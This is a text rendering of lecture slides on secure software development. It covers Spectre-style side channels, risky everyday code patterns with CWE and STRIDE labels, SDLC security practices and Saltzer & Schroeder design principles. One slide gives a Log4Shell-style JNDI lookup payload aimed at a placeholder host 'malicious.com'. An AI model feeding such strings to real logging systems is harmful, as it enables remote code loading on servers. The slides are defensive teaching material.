- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
   sensitive = array1[x]
   y = array2[sensitive * 4096]
```

```
# foo is a function pointer
foo()
```

```
def foo():
    return
```

  - MDS attacks leverage other CPU artifacts to achieve similar goals (line buffers, ports, etc.)
    - Contention on any resource affects timing

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
    y = array2[sensitive * 4096]
```

It is even possible to create robust SSH channels that communicate only through architectural effects.

```
def foo():
    return
```

  - MDS attacks leverage other CPU artifacts to achieve similar goals (line buffers, ports, etc.)
    - Contention on any resource affects timing

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)


```
def handle_post(input1, value):
  some_map[input1] = value
```

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment

- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI*D*E (algorithmic complexity attacks)

```
def handle_post(input1, value):
  some_map[input1] = value
```



Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)

```
def handle_post(input1, value):
  some_map[input1] = value
```

This was a pervasive DOS
in web app backends!

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)
  - Unbounded recursion [CWE 674] STRI***D***E

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)
  - Unbounded recursion [CWE 674] STRI***D***E

```
def foo(state):
   ...
   if c(state):
     foo(state')
   ...
```

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment

- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)
  - Unbounded recursion [CWE 674] STRI***D***E

```
def foo(state):
  ...
  if c(state):
    foo(state’)
  ...
```

Unbounded *iteration* is also problematic.
Why may unbounded recursion be worse?

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)
  - Unbounded recursion [CWE 674] STRI***D***E
  - Buffer scrubbing [CWE 212, CWE 674] STR***I***DE (data remanence)

```
char* password = malloc(PASSWORD_SIZE);
...

free(password);
```

This creates a security vulnerability!

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)
  - Unbounded recursion [CWE 674] STRI***D***E
  - Buffer scrubbing [CWE 212, CWE 674] STR***I***DE (data remanence)

```
char* password = malloc(PASSWORD_SIZE);
...
memset(password, 0, PASSWORD_SIZE);
free(password);
```

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment

- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)

```
char* password = malloc(PASSWORD_SIZE);
...
memset(password, 0, PASSWORD_SIZE);
free(password);
```

A compiler will automatically remove the scrubbing!
You must understand your language to mitigate threats.

[Yang 2017]

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment

- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)
– Logging	[CWE 117, CWE 917]	S***T***R***IDE***

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)
– Logging	[CWE 117, CWE 917]	S***T***R***IDE***

```
Logger.info(prefix + value)
```

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)
– Logging	[CWE 117, CWE 917]	S***T***R***IDE***


```
value = “${jndi:ldap://malicious.com/target}”
```

```
Logger.info(prefix + value)
```

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)
– Logging	[CWE 117, CWE 917]	S***T***R***IDE***




```
value = “${jndi:ldap://malicious.com/target}”
```

```
Logger.info(prefix + value)
```

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky

– Hash table collision	[CWE 407]	STRI***D***E (algorithmic complexity attacks)
– Unbounded recursion	[CWE 674]	STRI***D***E
– Buffer scrubbing	[CWE 212, CWE 674]	STR***I***DE (data remanence)
– Logging	[CWE 117, CWE 917]	S***T***R***IDE***



```
value = “${jndi:ldap://malicious.com/target}”
```

```
Logger.info(prefix + value)
```

```
malicious.com
```

code

Keeping a security mindset

- Much of what you have seen while learning to program is vulnerable
  - Understanding your risks & threat model can guide your judgment
- Apparently benign behaviors can be risky
  - Hash table collision [CWE 407] STRI***D***E (algorithmic complexity attacks)
  - Unbounded recursion [CWE 674] STRI***D***E
  - Buffer scrubbing [CWE 212, CWE 674] STR***I***DE (data remanence)
  - Logging [CWE 117, CWE 917] S***TRIDE***
  - …
- These have bitten experienced developers & library implementors for across C, C++, Java, Javascript, .NET, Perl, PHP, Python, Ruby, …
  - You may think they are too low level to affect you, but they do.

Security in Process & Design

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation
  - Detection & Response

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation
  - Detection & Response

Countermeasures

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation
  - Detection & Response

Countermeasures

Considering only one aspect is insufficient

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation
  - Detection & Response

Countermeasures

- Managing security within the development process is challenging

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation
  - Detection & Response

  } Countermeasures

- Managing security within the development process is challenging
  - Often poorly incentivized
  - Many do not possess required knowledge
  - Ownership of the problem is passed around
  - Many teams assume it does not even matter

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation

    Countermeasures
  - Detection & Response
- Managing security within the development process is challenging
  - Often poorly incentivized
  - Many do not possess required knowledge
  - Ownership of the problem is passed around
  - Many teams assume it does not even matter
- Having a *plan* and *controls* for following it makes a significant difference
  - Analogous to pointing-and-calling for public safety

Integrating Security into Development

- We have classic guidelines for secure design **[Saltzer and Schroeder 1975]** more recently we have guidelines for secure process

Integrating Security into Development

- We have classic guidelines for secure design **[Saltzer and Schroeder 1975]** more recently we have guidelines for secure process
  - Microsoft's SDL
  - OWASP
  - BSIMM

Integrating Security into Development

- We have classic guidelines for secure design **[Saltzer and Schroeder 1975]** more recently we have guidelines for secure process
  - Microsoft's SDL
  - OWASP
  - BSIMM
- Each approach provides recommendations for actions and feedback within the SDLC

Integrating Security into Development

- We have classic guidelines for secure design **[Saltzer and Schroeder 1975]** more recently we have guidelines for secure process
  - Microsoft's SDL
  - OWASP
  - BSIMM
- Each approach provides recommendations for actions and feedback within the SDLC

We will explicitly consider process then design.
There is some redundancy.

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements
  2) Design for security (more in a
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Use systems like STRIDE to understand how threats affect your requirements

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]

1) Identify security requirements (from legal, financial, & contractual)
2) Design for security (more in a moment)
3) Perform threat modelling
4) Adopt secure coding standards
5) Use approv
6) Include sec
7) Perform co
8) Perform co
9) Perform post-development testing
10)Apply defense in depth
11)Treat security as a shared responsibility
12)Apply security to all applications

Do you avoid unbounded recursion?
“ ” unsafe buffer management?
“ ” unsanitized inputs?
…

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: **[Assal & Chiasson, 2018]**
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (mor
  3) Perform threat modellin
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Some forms of testing *target* security: pentesting, red teaming

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Are you using good static & dynamic analysis?

Do you understand their risks & limitations?

Can you use formal verification?

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: **[Assal & Chiasson, 2018]**
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testing
  10) Apply defense in depth
  11) Treat security as a shared responsibility
  12) Apply security to all applications

Managing Security in the SDLC

- Common elements of SDL, OWASP, & BSIMM have been grouped into: [Assal & Chiasson, 2018]
  1) Identify security requirements (from legal, financial, & contractual)
  2) Design for security (more in a moment)
  3) Perform threat modelling
  4) Adopt secure coding standards
  5) Use approved tools & analyze third party tools
  6) Include security in testing
  7) Perform code analysis
  8) Perform code review for security
  9) Perform post-development testin
  10) Apply defense in depth
  11) Treat security as a shared respon
  12) Apply security to all applications

These actions are the core components of a secure software process.

The should be
planned for,
applied, and
checked

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? [Assal & Chiasson, 2018]
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Managing Security in the SDLC

- Why do teams succeed or fail? **[Assal & Chiasson, 2018]**
  1) Division of labour
  2) Security knowledge
  3) Company culture
  4) Resource availability
  5) External pressure
  6) Experiencing failure and learning

Notice the social connections in many cases.

You may need to apply soft skills to change your company.

Designing for Security

- Half of security issues are design problems. [McGraw 2006]

Designing for Security

- Half of security issues are design problems. [McGraw 2006]
- Secure designs manage threats to CIA properties.
  - Threat modeling needs to be one of the first steps as in SDLC guidelines

Designing for Security

- Half of security issues are design problems. [McGraw 2006]
- Secure designs manage threats to CIA properties.
  - Threat modeling needs to be one of the first steps as in SDLC guidelines

  - Too weak – you won't defend against the threats you need to
  - Too strong – you'll waste resources defending against phantoms

Designing for Security

- Half of security issues are design problems. [McGraw 2006]
- Secure designs manage threats to CIA properties.
  - Threat modeling needs to be one of the first steps as in SDLC guidelines
  - Too weak – you won't defend against the threats you need to
  - Too strong – you'll waste resources defending against phantoms
  - Define realistic threat models (e.g. using STRIDE or more recent approaches)

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security


- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Cor uthority
  - Ope
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Simple and clear code is a security mandate.
Using *existing code* with *limited features* is preferred.


Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Cor uthority
  - Ope
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Simple and clear code is a security mandate.
Using *existing code* with *limited features* is preferred.



vs



Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open desig
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

alternatively: fail into a secure policy.

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open desig
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

alternatively: fail into a secure policy.

Suppose the network is down when
you try to complete a credit card transaction.

Does your purchase go through?

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Le ry for a job
  - Le F & channel)
  - Ps

This is made harder by timing & identity.

TOCTOU attacks (races on incomplete mediation)
Canonicalization attacks

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail sa
  - Comp ck authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

In a business setting:
“Checks over $75k require two signatures”

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail sa
  - Comp ck authority

In a business setting:
“Checks over $75k require two signatures”

  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - L & channel)
  - P

separate roles / accounts for different tasks
separate components for tasks by a central authority
separate proof of authority
…

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

We just saw how this applies for hardware!
What were the challenges there?

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

    "Passwords should be changed every month to improve security"

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use

“Passwords should be changed every month to improve security”

This turns out to be exceedingly challenging.
Usable security has been a growing area.

Designing for Security

- Key principles from Saltzer & Schroeder
  - Economy of mechanism – keep things simple for easy inspection
  - Fail safe defaults – require permission rather than exclusion
  - Complete mediation – every access of every object should check authority
  - Open design – no security through obscurity
  - Separation of privilege – different conditions for different rights (check all)
  - Least privilege – each actor should have fewest privileges necessary for a job
  - Least common mechanism – avoid shared mechanisms (single PoF & channel)
  - Psychological acceptability – make policies that people will use
- Pfleeger & Lawrence
  - Easiest penetration, weakest link, adequate protection, & effectiveness

Designing for Security

- What might a good design look like in practice?
  - Let us consider developing an email system.

Designing for Security

- What might a good design look like in practice?
  - Let us consider developing an email system.

    Receive mail via SMTP and/or other protocols.
    Send mail via SMTP and/or other protocols.
    Forward mail as needed.
    Allow users to write send new emails.

Designing for Security

- What might a good design look like in practice?
  - Let us consider developing an email system.

    Receive mail via SMTP and/or other protocols.
